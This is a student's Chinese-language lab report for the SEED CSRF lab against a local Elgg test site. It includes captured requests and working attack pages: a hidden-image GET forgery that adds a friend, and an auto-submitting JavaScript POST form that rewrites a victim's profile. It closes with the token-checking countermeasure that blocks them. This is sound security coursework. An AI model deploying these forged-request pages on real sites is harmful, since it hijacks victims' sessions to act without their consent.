# Lab4 Cross-Site Request Forgery (CSRF) Attack Lab

学号：**57118131**

姓名：王星沣

## Task 1: Observing HTTP Request.

获取到的 **GET** 请求和 **POST** 请求如下：

```
GET: HTTP/1.1 200 OK
Date: Sun, 13 Sep 2020 16:10:24 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1996
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

```
__elgg_token=_9i3jGMpKVdvoJBjpj6tlw&__elgg_ts=
POST: HTTP/1.1 302 Found
Date: Sun, 13 Sep 2020 16:32:24 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/thewire/owner/samy
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

## Task 2: CSRF Attack using GET Request

使用 **HTTP HEADER LIVE** 获取到添加好友的 **GET** 请求：


```
http://www.csrflabelgg.com/action/friends/add?
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice
X-Requested-With: XMLHttpRequest
Cookie: Elgg=3gvr35quh4eiubn8i690e6pdt4
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Sun, 13 Sep 2020 17:17:16 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 368
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
```

在目录**/var/www/CSRF/Attacker/**下添加 **index.html**，代码如图：

Open GET.html /var/www/CSRF/Attacker


```
<html>
<body>
        <h1>This page forges an HTTP GET request.</h1>

        <img src="http://www.csrflabelgg.com/action/friends/add?friend=43"alt="image"width="1"height="1"/>
</body>
</html>
```

首先可以看到 **alice** 没有好友




接着使用 **boby** 账号发出攻击链接的 **blog**


接着使用 Alice 的账号进入网站点击链接，回到 Alice 账户下，可以发现已经添加了好友：




## Task 3: CSRF Attack using POST Request

查看 Alice 的 POST 请求字段值：


```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 469
Cookie: Elgg=9l420b2k1n5elor99orb8g9u04
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=HCcLMHIGKDOVXhpLgjMrCg&__elgg_ts=1600021086&name=Alice&description=&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel
[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel
[website]=2&twitter=&accesslevel[twitter]=2&guid=42
POST: HTTP/1.1 302 Found
Date: Sun, 13 Sep 2020 18:18:14 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

**name=Alice**
**briefdescription=**
**accesslevel[briefdescription]=2**
**guid=42**


所以攻击代码如下：

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

首先来到 **Alice** 的首页，可以看到是空白的：




点击 **boby** 发的博客，自动跳转回 **Alice** 首页，可以看到 **Alice** 的个人主页已经被修改了。




## Task 4: Implementing a countermeasure for Elgg

将对策开启之后的代码：

```
        public function gatekeeper($action) {
                //return true;

                if ($action === 'login') {
                        if ($this->validateActionToken(false)) {
                                return true;
                        }

                        $token = get_input('__elgg_token');
                        $ts = (int)get_input('__elgg_ts');
                        if ($token && $this->validateTokenTimestamp($ts)) {
                                // The tokens are present and the time looks valid: this is
probably a mismatch due to the
                                // login form being on a different domain.
                                register_error(_elgg_services()->translator->translate
('actiongatekeeper:crosssitelogin'));

                                forward('login', 'csrf');
                        }

                        // let the validator send an appropriate msg
                        $this->validateActionToken();

                } else if ($this->validateActionToken()) {
                        return true;
                }

                forward(REFERER, 'csrf');
        }
```

再次尝试攻击链接：




发现攻击失败，原因是攻击者代码中没有__elgg_ts 和__elgg_token 两个字段的正确值。